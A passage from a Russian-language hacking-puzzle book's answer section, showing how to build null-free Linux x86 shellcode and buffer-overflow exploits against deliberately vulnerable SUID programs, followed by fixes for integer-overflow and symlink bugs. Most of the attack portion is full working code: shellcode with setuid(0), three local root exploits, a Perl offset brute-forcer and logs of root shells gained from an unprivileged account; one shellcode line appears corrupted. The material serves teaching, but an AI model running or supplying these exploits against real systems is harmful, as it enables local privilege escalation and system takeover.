Таким образом, в регистре `%esi` мы получим адрес строки `/bin/sh`. Этого достаточно, чтобы построить массив: первый элемент массива в `%esi+8` (длина строки `/bin/sh\0`), а второй — `NULL` (32 бита) в `%esi+12`. Это будет выглядеть так:

```

popl %esi
movl %esi, 0x8(%esi)
movl $0x00, 0xc(%esi)

```

Но тут возникает сложность. Дело в том, что мы будем передавать шеллкод функции `strcpy`, которая обрабатывает строку до тех пор, пока не встретит нулевой символ. Поэтому шеллкод должен быть составлен без нулевых символов. Чтобы избавиться от нулевых символов в инструкции `movl $0x00, 0xc(%esi)`, мы заменим ее двумя инструкциями:

```

xorl %eax, %eax
movl %eax, 0xc(%esi)

```

Однако наличие многих нулей в шеллкоде можно обнаружить только после его перевода в шестнадцатеричное представление. Например, команда:

```
0x804cbd6 <_exit+6>:    mov    $0x1,%eax
```

в шестнадцатеричном представлении выглядит следующим образом:

```
b8 01 00 00 00        mov    $0x1,%eax
```

Чтобы избавиться от таких нулей, применяют различные трюки, например инициализацию нулем и увеличение его на единицу:

```

xorl %ebx, %ebx ; %ebx=0
movl %ebx, %eax ; %eax=0
inc %eax        ; %eax=1

```

Напомню, что у нас в шеллкоде строка `/bin/sh\0` оканчивается нулевым байтом. Заменим этот нулевой байт следующей командой:

```

/* movb работает только с одним байтом */
movb %eax, 0x07(%esi)

```

Теперь мы можем написать шеллкод (листинг II.5.11, 3).

### Листинг II.5.11, 3. Предварительный Шеллкод

```
/* shellcode2.c */
int main()
{
    asm("jmp line
address:
    popl %esi
    movl %esi,0x8(%esi)
    xorl %eax,%eax
    movl %eax,0xc(%esi)
    movb %eax,0x7(%esi)
    movb $0xb,%al
    movl %esi, %ebx
    leal 0x8(%esi),%ecx
    leal 0xc(%esi),%edx
    int $0x80
    xorl %ebx,%ebx
    movl %ebx,%eax
    inc %eax
    int $0x80
line:
    call address
    .string \"/bin/sh\"
    ");
}
```

Скомпилируем эту программу

```
# gcc shellcode2.c -o shellcode2
```

и посмотрим ее шестнадцатеричный дамп на наличие нулевых байтов с помощью утилиты objdump:

```
# objdump -D ./shellcode2
```

В листинге II.5.11, и указана только та часть, которая нас интересует.

### Листинг II.5.11, и. Шестнадцатеричные коды шеллкода

```
08048430 <main>:
8048430: 55          push    %ebp
8048431: 89 e5       mov     %esp,%ebp
8048433: eb 1f       jmp     8048454 <line>
```

```

08048435 <address>:
8048435:      5e                pop     %esi
8048436:      89 76 08          mov     %esi,0x8(%esi)
8048439:      31 c0             xor     %eax,%eax
804843b:      89 46 0c          mov     %eax,0xc(%esi)
804843e:      88 46 07          mov     %al,0x7(%esi)
8048441:      b0 0b            mov     $0xb,%al
8048443:      89 f3             mov     %esi,%ebx
8048445:      8d 4e 08          lea     0x8(%esi),%ecx
8048448:      8d 56 0c          lea     0xc(%esi),%edx
804844b:      cd 80             int     $0x80
804844d:      31 db             xor     %ebx,%ebx
804844f:      89 d8             mov     %ebx,%eax
8048451:      40                inc     %eax
8048452:      cd 80             int     $0x80
08048454 <line>:
8048454:      e8 dc ff ff ff    call    8048435 <address>
8048459:      2f                das
804845a:      62 69 6e          bound   %ebp,0x6e(%ecx)
804845d:      2f                das
804845e:      73 68             jae     80484c8
<gcc2_compiled.+0x18>
8048460:      00 5d c3          add     %bl,0xffffffffc3(%ebp)
8048463:      90                nop
8048464:      90                nop
8048465:      90                nop
8048466:      90                nop
8048467:      90                nop
8048468:      90                nop
8048469:      90                nop
804846a:      90                nop
804846b:      90                nop
804846c:      90                nop
804846d:      90                nop
804846e:      90                nop
804846f:      90                nop

```

Команды, которые идут, начиная с адреса 8048459, на самом деле являются ASCII-кодами символов строки `/bin/sh` в шестнадцатеричном представлении:

```

/ b i n / s h
2f 62 69 6e 2f 73 68

```

Как видно, наш код не содержит нулевых символов, поэтому мы можем протестировать его. Однако если `shellcode2` просто запустить из командной строки, то мы получим `core dump`, потому что программа выполняется в сек-



ции `text`, которая предназначена только для чтения, а наш шеллкод предназначен для выполнения в стеке. Обойти это ограничение позволяет программа из листинга II.5.11, к.

**Листинг II.5.11, к. Программа для тестирования шеллкода**

```
char shellcode[]=
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
int main()
{
    void(*shell)()=(void*)shellcode;
    shell();
    return 0;
}
```

После компиляции и выполнения этой программы мы получим оболочку на экране, что говорит о том, что шеллкод был составлен нами правильно:

```
# gcc shellcode3.c -o shellcode3
# ./shellcode3
sh-2.04# exit
#
```

Но этот шеллкод еще не удовлетворяет поставленной задаче. Напомню, что по заданию нам надо получить `uid=0(root)` и `gid=0(root)`. Поэтому мы должны добавить в него инструкции, которые бы позволяли получить эти `id`. На Си это позволяют сделать вызовы `setuid(0)` и `setgid(0)`, которые в шестнадцатеричном представлении будут выглядеть так, как показано в листингах 2.5.11, л и м.

**Листинг II.5.11, л. Вызов `setuid`**

```
char setuid[]=
"\x33\xc0" /* xorl %eax,%eax */
"\x31\xdb" /* xorl %ebx,%ebx */
"\xb0\x17" /* movb $0x17,%al */
"\xcd\x80" /* int $0x80 */
```

**Листинг II.5.11, м. Вызов `setgid`**

```
char setgid[]=
"\x33\xc0" /* xorl %eax,%eax */
```






Рис. II.5.11, б. Размещение шеллкода в уязвимом буфере

В эксплоите мы подготавливаем буфер большего размера, чем в уязвимом приложении (200 байт против 100), для того, чтобы нам гарантированно затереть адрес возврата, причем шеллкод должен быть расположен до (или после) адреса возврата функции, но не попасть на него. Инструкции `NOP` добавлены для того, чтобы нам точно не вычислять начало шеллкода (это, кстати, не просто сделать), достаточно чтобы адрес указывал *примерно* на начало буфера, тогда если управление попадет на `NOP sled`, то сначала будут выполнены инструкции `NOP`, после чего управление непременно перейдет к шеллкоду. Вычислить адрес возврата нам поможет регистр `%esp`, который всегда указывает на вершину стека, иначе говоря, на самый последний элемент, занесенный в стек. Узнать адрес вершины стека (содержимое `%esp`) позволяет следующий код (листинг II.5.11, о).

**Листинг II.5.11, о. Функция для определения вершины стека (%esp)**

```
unsigned long get_sp(void)
{
    __asm__("movl %esp,%eax");
}
```

Однако адрес начала стека может измениться (и порой довольно существенно) после выполнения функции `execl("./hole", "hole", buf, 0)` в конце эксплоита, следовательно, определенное нами содержимое `%esp` может уже не указывать на вершину стека. Поэтому адрес возврата мы можем вычислить лишь примерно, для этого в эксплоит включена инструкция:

```
ret=esp-offset;
```

где `offset` будем задавать вручную в аргументе командной строки:

```
offset=atoi(argv[1]);
```

И при определенной доле везения мы обязательно попадем на начало шелл-кода. Далее я покажу, как можно автоматизировать процесс нахождения обратного адреса.

Проверим работу эксплоита, для чего сделаем уязвимую программу `hole` "суидной" (установим атрибут `SUID`) командой `chmod ug+s hole` и затем установим права `nobody` (для этого служит команда `su nobody`):

```
# gcc hole.c -o hole
# gcc exploit1.c -o exploit1
# chmod ug+s hole
# ls -la hole
-rwsr-sr-x 1 root  root  13785 Apr 6 02:08 hole
# su nobody
sh-2.04$ id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
sh-2.04$ ./exploit1 0
The stack pointer (ESP) is: 0xbffff978
The offset from ESP is: 0x0
The return address is: 0xbffff978
OK!
sh-2.04# id
uid=0(root) gid=0(root) groups=99(nobody)
sh-2.04#
```

Как видите, мне здорово повезло, что `offset` оказался равным 0, иначе возможно пришлось бы долго подбирать значения. Чтобы автоматически найти смещение для переполнения, можно составить простую программу на шелл-скрипте или на Perl. В листинге II.5.11, *m* показан пример такой программы на языке Perl. Часто такие брутфорсеры (англ. *bruteforce*) встраиваются прямо в эксплоиты.

В листинге II.5.11, *p* представлен еще один пример эксплоита, который также запускает оболочку системы с правами `root`, но работает он уже по-другому. В Linux, начиная с адреса `0xbfffffff` и далее вниз, стандартно расположены следующие данные:

`0xbfffffff` — первые 5 нулевых байтов;

`0xbfffffffa` — затем имя запускаемого файла.

После чего идут внешние переменные (`env`).

Эксплоит "кладет" шеллкод как внешнюю переменную и определяет ее адрес по следующей "формуле":

```
ret = 0xbfffffff - 5 - длина_файла - длина_шеллкода
```

Этот адрес и будет адресом возврата. Эксплоит просто переполняет буфер "мусором", а на то место, где должен быть адрес возврата функции, помещает подсчитанный адрес шеллкода. Этот адрес не случайно располагается в 124, 125, 126 и 127-м байтах буфера, т. к. именно начиная со 124-го байта затирается адрес возврата:

```
# ./hole `perl -e 'print "A"x100'`
```

OK!

```
# ./hole `perl -e 'print "A"x123'`
```

OK!

```
# ./hole `perl -e 'print "A"x124'`
```

OK!

Segmentation fault (core dumped)

Как видно, при вводе 124-х символов "А" программа "выпадает" в core dumped, следовательно, последующие четыре байта (124—127-й) и есть адрес возврата из функции. Другие подробности смотрите в комментариях к коду.

В листинге II.5.11, с показан третий вариант эксплоита, автором которого является crazy\_einstein. Данный эксплоит помещает шеллкод в куче, а переполняемый буфер полностью заполняется адресами возврата на шеллкод. В командной строке нужно указать смещение (у меня "срабатывает" смещение 1000), поэтому для его нахождения лучше воспользоваться брутфорсером из листинга II.5.11, *т*, надо только поменять в нем имя exploit1 на exploit3. То, что данный эксплоит передает в уязвимый буфер не шеллкод, а только одни адреса возврата, удобнее, т. к. не надо задумываться, уместится шеллкод до того места, где находится адрес возврата или нет. Подробности о работе эксплоита можно узнать в замечательной статье "Modern kinds of system attacks" на русском языке от самого автора эксплоита, которая располагается по адресу в Интернете: <http://lbyte.void.ru/txt/misc/cabzz.txt>.

Исходные коды всех трех эксплоитов, а также уязвимой программы hole и брутфорсера смещений можно найти на прилагаемом компакт-диске в каталоге \PART II\Chapter5\5.11.

#### Листинг II.5.11, п. Эксплоит exploit1

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```
#include <unistd.h>
char shellcode[]=
"\x33\xc0\x31\xdb\xb0\x17\xcd\x80"
"\x33\xc0\x31\xdb\xb0\x2e\xcd\x80"
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
"\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff"
"/bin/sh";
/* Функция для определения вершины стека */
unsigned long get_sp(void)
{
    __asm__("movl %esp,%eax");
}
int main(int argc, char *argv[])
{
    int i, offset;
    long esp, ret, *addr_ptr;
    char *ptr, buf[200];
    if (argc < 2)
    {
        printf("Please, enter offset.\n");
        exit (0);
    }
    /* Получаем смещение из аргумента командной строки */
    offset=atoi(argv[1]);
    /* Определяем вершину стека */
    esp=get_sp();
    /* Вычисляем адрес возврата */
    ret=esp-offset;
    printf("The stack pointer (ESP) is: 0x%x\n", esp);
    printf("The offset from ESP is: 0x%x\n", offset);
    printf("The return address is: 0x%x\n", ret);
    ptr=buf;
    addr_ptr=(long *)ptr;
    /* Заполняем весь буфер адресами возврата */
    for(i=0; i<200; i+=4)
        {*(addr_ptr++)=ret;}
    /* Первые 50 байтов буфера заполняем инструкциями NOP (NOP sled) */
    for(i=0; i<50; i++)
        {buf[i]='\x90';}
    ptr=buf+50;
```

```

/* Вставляем шеллкод после инструкций NOP */
for(i=0; i<strlen(shellcode); i++)
    {*(ptr++)=shellcode[i];}
/* Завершаем буфер нулем */
buf[200-1]='\0';
/* Запускаем уязвимую программу с подготовленным буфером в качестве
аргумента */
execl("./hole", "hole", buf, 0);
return 0;
}

```

### Листинг II.5.11, р. Эксплоит exploit2

```

#include <stdio.h>
#include <string.h>
#include <unistd.h>
char shellcode[]=
"\x33\xc0" /* xorl    %eax,%eax */
"\x31\xdb" /* xorl    %ebx,%ebx */
"\xb0\x17" /* movb    $0x17,%al */
"\xcd\x80" /* int     $0x80 */
"\x33\xc0" /* xorl    %eax,%eax */
"\x31\xdb" /* xorl    %ebx,%ebx */
"\xb0\x2e" /* movb    $0x2e,%al */
"\xcd\x80" /* int     $0x80 */
"\x31\xc0" /* xorl    %eax,%eax */
"\x50"     /* pushl   %eax */
"\x68""//sh" /* pushl   $0x68732f2f */
"\x68""/bin" /* pushl   $0x68732f2f */
"\x89\xe3" /* movl    %esp,%ebp */
"\x50"     /* pushl   %eax */
"\x53"     /* pushl   %ebx */
"\x89\xe1" /* movl    %esp,%ecx */
"\x99"     /* cltd */
"\xb0\x0b" /* movb    $0xb,%al */
"\xcd\x80"; /* int     $0x80 */

int main()
{
/* Подготавливаем символьный буфер для внешней переменной, в которой
будет размещаться шеллкод */
char *env[2]={shellcode, NULL};
/* Подготавливаем символьный буфер для переполнения */
char buf[127];
int i, ret, *ptr;

```

```

ptr=(int*)(buf);
/* Подсчитываем адрес шеллкода, по которому он разместится после
выполнения функции execl */
ret=0xbfffffff-5-strlen(shellcode)-strlen("./hole");
/* Помещаем полученный адрес в 124, 125, 126 и 127-й байты
буфера */
for(i=0; i<127; i+=4) {*ptr++=ret;}
/* Загружаем уязвимую программу с подготовленным переполняющим буфером и
шеллкодом во внешней переменной */
execl("./hole", "hole", buf, NULL, env);
}

```

### Листинг II.5.11, с. Эксплоит exploit3

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
char shellcode[]=
"\x33\xc0\x31\xdb\xb0\x17\xcd\x80"
"\xb0\x2e\xcd\x80\xeb\x15\x5b\x31"
"\xc0\x88\x43\x07\x89\x5b\x08\x89"
"\x43\x0c\x8d\x4b\x08\x31\xd2\xb0"
"\x0b\xcd\x80\xe8\xe6\xff\xff\xff"
"/bin/sh";
unsigned long get_sp(void) {
    __asm__("movl %esp,%eax");
}
int main(int argc, char **argv)
{
    int i, offset;
    long esp, ret;
    char buf[500];
    char *egg, *ptr;
    char *av[3], *ev[2];
    if (argc < 2)
    {
        printf("Please, enter offset.\n");
        exit (0);
    }
    offset=atoi(argv[1]);
    esp=get_sp();
    ret=esp+offset;

```



```

printf("The stack pointer (ESP) is: 0x%x\n", esp);
printf("The offset from ESP is: 0x%x\n", offset);
printf("The return address is: 0x%x\n", ret);
egg=(char *)malloc(1000);
sprintf(egg, "EGG=");
memset(egg+4, 0x90, 1000-1-strlen(shellcode));
sprintf(egg+1000-1-strlen(shellcode), "%s", shellcode);
ptr=buf;
bzero(buf, sizeof(buf));
for(i=0; i<=500; i+=4) {*(long *) (ptr+i)=ret;}
av[0]= "./hole";
av[1]=buf;
av[2]=0;
ev[0]=egg;
ev[1]=0;
execve(*av, av, ev);
return 0;
}

```

#### Листинг II.5.11, *т. Переборщик смещений*

```

#!/usr/bin/perl
for($i=1;$i<1500;$i++)
{
    print "Attempt $i \n";
    system("./exploit1 $i");
}

```

## 5.12. Чудесный эксплоит (версия 2)

Уязвимая программа `hole2` (см. листинг I.5.12) работает следующим образом. В зависимости от указанного имени в командной строке (`argv[1]`) берется строка из переменной окружения с помощью функции стандартной библиотеки Си `getenv()` и заносится в буфер `buff` функцией `sprintf()`. Ошибка переполнения буфера "налицо", функция `sprintf()` не проверяет размер буфера-приемника. Поэтому если в переменную окружения поместить строку, превосходящую размер буфера программы, то это вызовет переполнение, например:

```

# export sklyaroff=`perl -e 'print "A"x999'`
# ./hole2 sklyaroff
Segmentation fault (core dumped)

```

Здесь мы создали переменную окружения с именем `sklyaroff` и присвоили ей строку из 999 символов "А". После того как мы передали имя этой созданной переменной уязвимой программе `hole2`, она "упала" от переполнения буфера. Следовательно, мы можем в переменную окружения поместить шеллкод, который нам запустит оболочку с правами `root`. Эксплоит в этом случае будет не сильно отличаться от того, что указан в листинге II.5.11, *n* в предыдущей задаче, основные изменения я выделил полужирным шрифтом. С помощью функции `setenv()` стандартной библиотеки Си сформированный шеллкод помещается в переменную среды с именем `sklyaroff` (Вы можете выбрать и свое имя, если мое не нравится). Функция `execl()` просто запускает программу с указанным именем переменной окружения `sklyaroff` в качестве аргумента командной строки:

```
# gcc hole2.c -o hole2
# gcc exploit_v2.c -o exploit_v2
# chmod ug+s hole2
# ls -la hole2
-rwsr-sr-x 1 root root 14001 Apr 6 05:54 hole2
# su nobody
sh-2.04$ id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
sh-2.04$ ./exploit_v2 30
The stack pointer (ESP) is: 0xbffff978
The offset from ESP is: 0x0
The return address is: 0xbffff95a
sh-2.04# id
uid=0(root) gid=0(root) groups=99(nobody)
sh-2.04#
```

Для нахождения смещения лучше воспользоваться программой-брутфорсером из листинга II.5.11, *m*.

Исходный код эксплоита (листинг II.5.12) и уязвимой программы `hole2` можно найти на прилагаемом компакт-диске в каталоге `\PART II\Chapter5\5.12`.

#### Листинг II.5.12. Эксплоит `exploit_v2`

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
char shellcode[]=
"\x33\xc0\x31\xdb\xb0\x17\xcd\x80"
"\x33\xc0\x31\xdb\xb0\x2e\xcd\x80"
```

```
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
"\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xdb\x89\xd8\x40xcd"
"\x80\xe8\xdc\xff\xff\xff"
"/bin/sh";
/* Функция для определения вершины стека */
unsigned long get_sp(void) {
    __asm__("movl %esp,%eax");
}
int main(int argc, char *argv[])
{
    int i, offset;
    long esp, ret, *addr_ptr;
    char *ptr, buf[200];
    if (argc < 2)
    {
        printf("Please, enter offset.\n");
        exit (0);
    }
    /* Получаем смещение из аргумента командной строки */
    offset=atoi(argv[1]);
    /* Определяем вершину стека */
    esp=get_sp();

    /* Вычисляем адрес возврата */
    ret=esp-offset;
    printf("The stack pointer (ESP) is: 0x%x\n", esp);
    printf("The offset from ESP is: 0x%x\n", offset);
    printf("The return address is: 0x%x\n", ret);
    ptr=buf;
    addr_ptr=(long *)ptr;
    /* Заполняем весь буфер адресами возврата */
    for(i=0; i<200; i+=4)
        (*(addr_ptr++)=ret);
    /* Первые 50 байтов буфера заполняем инструкциями NOP (NOP sled) */
    for(i=0; i<50; i++)
        {buf[i]='\x90';}
    ptr=buf+50;
    /* Вставляем шеллкод после инструкций NOP */
    for(i=0; i<strlen(shellcode); i++)
        *(ptr++)=shellcode[i];
    /* Завершаем буфер нулем */
    buf[200-1]='\0';
```

```

/* Помещаем подготовленный шеллкод в переменную среды под именем
sklyaroff */
    setenv("sklyaroff", buf, 1);
/* Запускаем уязвимую программу с указанным именем переменной sklyaroff в
аргументе */
    execl("./hole2", "hole2", "sklyaroff", 0);
    return 0;
}

```

## 5.13. Чудесный эксплоит (версия 3)

Уязвимая программа `hole3` (см. листинг I.5.13) содержит переполнение буфера. Все та же функция `strcpy()` не проверяет размер буфера-приемника. Однако аргумент командной строки `argv[1]`, прежде чем быть занесенным в буфер, проходит некоторую "обработку" в функции `convert()`. Здесь каждый символ переводится в верхний регистр с помощью функции `toupper()` стандартной библиотеки Си. Отсюда возникает сложность при проектировании шеллкода. В стандартном шеллкоде содержится строка `/bin/sh`, которая после передачи уязвимой программе `hole3` будет преобразована в `/BIN/SH`, а т. к. Linux различает регистр символов, то оболочка не будет запущена, поскольку оболочки с названием `SH` просто не существует. Кроме того, инструкция `movl %esi, 0x8(%esi)` в шестнадцатеричном представлении имеет вид: `\x89\x76\x08`, где `0x76` — это шестнадцатеричный код строчной буквы `v`, которая в уязвимой программе будет преобразована в прописную букву `V` с кодом `0x56`, что также приведет к неправильной работе шеллкода. Чтобы избавить шеллкод от строчных букв, можно поступить разными способами, например зашифровать нужные куски и добавить расшифровщик прямо в шеллкод, что мы и сделаем, а для простоты используем операцию сложения. Так вместо строки `/bin/sh`, которая имеет коды символов `\x2f\x62\x69\x6e\x2f\x73\x68`, запишем в шеллкоде строку без строчных букв: `\x2f\x12\x19\x1e\x2f\x23\x18`. Теперь если ко второму, третьему, четвертому (`bin`), а также к шестому и седьмому кодам (`sh`) добавить по `0x50`, то мы получим нужную строку `/bin/sh`. Для выполнения этой операции в шеллкод добавлены строки:

```

"\x80\x46\x01\x50"      /* addb $0x50, 0x1(%esi) */
"\x80\x46\x02\x50"      /* addb $0x50, 0x2(%esi) */
"\x80\x46\x03\x50"      /* addb $0x50, 0x3(%esi) */
"\x80\x46\x05\x50"      /* addb $0x50, 0x5(%esi) */
"\x80\x46\x06\x50"      /* addb $0x50, 0x6(%esi) */

```

А инструкцию `movl %esi, 0x8(%esi)` заменим тремя инструкциями:

```

movl %esi, %eax
addl $0x8, %eax
movl %eax, 0x8(%esi)

```

Полученный эксплоит (листинг II.5.13) отличается от предыдущих только размером буфера (600 байт).

```
buf[600].
# gcc hole3.c -o hole3
# gcc exploit_v3.c -o exploit_v3
# chmod ug+s hole3
# ls -la hole3
-rwsr-sr-x 1 root  root  13993 Apr 6 05:58 hole3
# su nobody
sh-2.04$ id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
sh-2.04$ ./exploit_v3 300
The stack pointer (ESP) is: 0xbffff7e8
The offset from ESP is: 0x12c
The return address is: 0xbffff6bc
OK!
sh-2.04# id
uid=0(root) gid=0(root) groups=99(nobody)
sh-2.04#
```

Огромное спасибо Taeho Oh за статью "Advanced buffer overflow exploit" (<http://postech.edu/~ohhara>), в которой можно прочитать и о других "продвинутых" способах написания эксплоитов.

Исходный код эксплоита и уязвимой программы hole3 на прилагаемом компакт-диске находится в каталоге \PART II\Chapter5\5.13.

#### Листинг II.5.13. Эксплоит exploit\_v3

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
char shellcode[]=
    "\x33\xc0"          /* xorl    %eax,%eax    */
    "\x31\xdb"          /* xorl    %ebx,%ebx    */
    "\xb0\x17"          /* movb    $0x17,%al    */
    "\xcd\x80"          /* int     $0x80        */
    "\x33\xc0"          /* xorl    %eax,%eax    */
    "\x31\xdb"          /* xorl    %ebx,%ebx    */
    "\xb0\x2e"          /* movb    $0x2e,%al    */
    "\xcd\x80"          /* int     $0x80        */
    "\xeb\x38"          /* jmp     0x38          */
```

```

"\x5e"                /* .popl %esi          */
"\x80\x46\x01\x50"    /* addb $0x50,0x1(%esi) */
"\x80\x46\x02\x50"    /* addb $0x50,0x2(%esi) */
"\x80\x46\x03\x50"    /* addb $0x50,0x3(%esi) */
"\x80\x46\x05\x50"    /* addb $0x50,0x5(%esi) */
"\x80\x46\x06\x50"    /* addb $0x50,0x6(%esi) */
"\x89\xef"            /* movl %esi,%eax       */
"\x83\xc0\x08"        /* addl $0x8,%eax       */
"\x89\x46\x08"        /* movl %eax,0x8(%esi)  */
"\x31\xc0"            /* xorl %eax,%eax       */
"\x88\x46\x07"        /* movb %eax,0x7(%esi)  */
"\x89\x46\x0c"        /* movl %eax,0xc(%esi)  */
"\xb0\x0b"            /* movb $0xb,%al        */
"\x89\xef"            /* movl %esi,%ebx       */
"\x8d\x4e\x08"        /* leal 0x8(%esi),%ecx   */
"\x8d\x56\x0c"        /* leal 0xc(%esi),%edx   */
"\xcd\x80"            /* int $0x80            */
"\x31\xdb"            /* xorl %ebx,%ebx       */
"\x89\xd8"            /* movl %ebx,%eax       */
"\x40"                /* inc %eax             */
"\xcd\x80"            /* int $0x80            */
"\xe8\xc3\xff\xff\xff" /* call -0x3d           */
"\x2f\x12\x19\x1e\x2f\x23\x18"; /* .string "/bin/sh"    */
                        /* /bin/sh is disguised */

```

/\* Функция для определения вершины стека \*/

```
unsigned long get_sp(void)
```

```
{
    __asm__("movl %esp,%eax");
}
```

```
int main(int argc, char *argv[])
```

```
{
    int i, offset;
    long esp, ret, *addr_ptr;
    char *ptr, buf[600];
    if (argc < 2)
    {
        printf("Please, enter offset.\n");
        exit (0);
    }

```

/\* Получаем смещение из аргумента командной строки \*/

```
offset=atoi(argv[1]);
```

/\* Определяем вершину стека \*/

```
esp=get_sp();
```

```
/* Вычисляем адрес возврата */
ret=esp-offset;
printf("The stack pointer (ESP) is: 0x%x\n", esp);
printf("The offset from ESP is: 0x%x\n", offset);
printf("The return address is: 0x%x\n", ret);
ptr=buf;
addr_ptr=(long *)ptr;
/* Заполняем весь буфер адресами возврата */
for(i=0; i<600; i+=4)
{*(addr_ptr++)=ret;}

/* Первые 200 байтов буфера заполняем инструкциями NOP (NOP sled) */
for(i=0; i<200; i++)
{buf[i]='\x90';}
ptr=buf+200;
/* Вставляем шеллкод после инструкций NOP */
for(i=0; i<strlen(shellcode); i++)
{*(ptr++)=shellcode[i];}
/* Завершаем буфер нулем */
buf[600-1]='\0';
/* Запускаем уязвимую программу с подготовленным буфером в качестве
аргумента */
execl("./hole3", "hole3", buf, 0);
return 0;
}
```

## 5.14. Баги "на закуску"

**Первый баг.** В первом листинге (см. листинг I.5.14, а) содержится ошибка Integer Overflow. Суть ее заключается в том, что в 32-битных системах значения переменных типа Integer могут лежать только в пределах от -2147483648 до 2147483647 (4 байта) или от 0 до 4294967295 для беззнаковых целых (Unsigned Integer). Если же в переменную записать значение, превышающее максимально возможное число, поведение программы непредсказуемо и зависит от компилятора.

Так, например, в Linux (компилятор gcc) и в Windows (компилятор MS Visual C++ 6.0) если на запрос программы ввести число больше 2147483647, то переменная `sum` превысит максимальный предел (2147483647) и программа вместо добавления денег в бюджет будет их вычитать.

Кажется, в стандарте ISO C99 для устранения этой уязвимости рекомендовалось использовать в вычислениях Unsigned Integer, однако на практике это несколько не решает проблемы. Для устранения ошибки Integer Overflow

необходимо добавить в код проверки на превышение значений переменных Integer максимального предела. В программе из листинга I.5.14, а достаточно переписать строку с условием следующим образом: `if (rub<0 || rub 1147483647).`

**Второй баг.** Во втором листинге (см. листинг I.5.14, б) нет проверки существования файла `file`, в результате чего атакующий может создать символическую или жесткую ссылку `file` на другой файл в системе, в итоге в него будет добавлена строка `Ivan Sklyaroff`. А если программа выполняется с правами суперпользователя, то так можно испортить какой-нибудь важный системный файл, например `/etc/shadow`. Чтобы избавить код от этой ошибки необходимо добавить проверку на существование файла. Проще всего это сделать, включив в вызов функции `open()` флаг `O_EXCL`, т. е. так:

```
if ((fd=open("file", O_WRONLY|O_CREAT|O_EXCL, 0666)) == -1)
```

Теперь, обнаружив файл (или ссылку) в системе с именем `file`, программа выдаст ошибку. Однако если бы файл открывался на добавление данных, то такой метод не подошел бы, т. к. флаг `O_EXCL` не позволит открыть существующий файл. В этом случае вместо флага `O_EXCL` нужно воспользоваться вызовом функции `lstat()`, которая позволяет проверить, является ли существующий файл ссылкой (символической, жесткой) или нет (подробности смотрите в `man lstat`).

### ***Ламеру на заметку***

Обычная функция `stat()` возвращает информацию не о самой ссылке, о файле, на который указывает ссылка, поэтому в нашем случае она не подходит.

В листинге II.5.14 показана исправленная программа с использованием вызова `lstat()`. Полужирным шрифтом выделены внесенные исправления.

### **Листинг II.5.14. Исправленная от багов программа**

```
#include <stdio.h>
#include <fcntl.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
int main()
{
    int fd;
    /* В полях структуры stat содержится вся информация о файле */
    struct stat stat_buf;
```



```
if ((fd=open("file", O_WRONLY|O_CREAT, 0666)) < 0) {
    perror("file");
} else {
    /* Вызываем функцию lstat. */
    if (lstat ("file", &stat_buf) == -1) return -1;
    /* Проверяем, является ли файл обычным файлом (regular file) или нет.
    К необычным файлам относятся символические ссылки, сокеты, символьные и
    блочные устройства, fifo. Жесткие ссылки не входят в число необычных
    файлов, поэтому для них нужна дополнительная проверка. */
    if (!S_ISREG (stat_buf.st_mode)) return -1;
    /* Сейчас проверяем наличие жестких ссылок. */
    if (stat_buf.st_nlink > 1) return -1;
    write(fd, "Ivan Sklyaroff", 14);
    close (fd);
    printf("OK!\n");
}
return 0;
}
```

Стоит отметить, что между вызовами функций `open()` и `lstat()` злоумышленник может успеть удалить файл `file` и заменить его символической или жесткой ссылкой (такую возможность называют еще "гонкой на выживание"). Однако в нашем случае она приведет только к ошибке работы функции `lstat()` и завершению программы.

**Третий баг.** Казалось бы, все замечательно (см. листинг I.5.14, в). На запись создается файл с именем `file1` (при этом файл с таким именем должен отсутствовать в системе), затем открывается на чтение файл `file2` и данные через буфер `buf[100]` из `file2` копируются в `file1`. Но стоит обратить внимание на оператор `close(2)`, который закрывает стандартный дескриптор ошибок `STDERR`.

### Ламеру на заметку

Номера стандартных дескрипторов в UNIX-подобных системах: `stdin (0)` — стандартный поток ввода, `stdout (1)` — стандартный поток вывода, `stderr (2)` — стандартный поток ошибок.

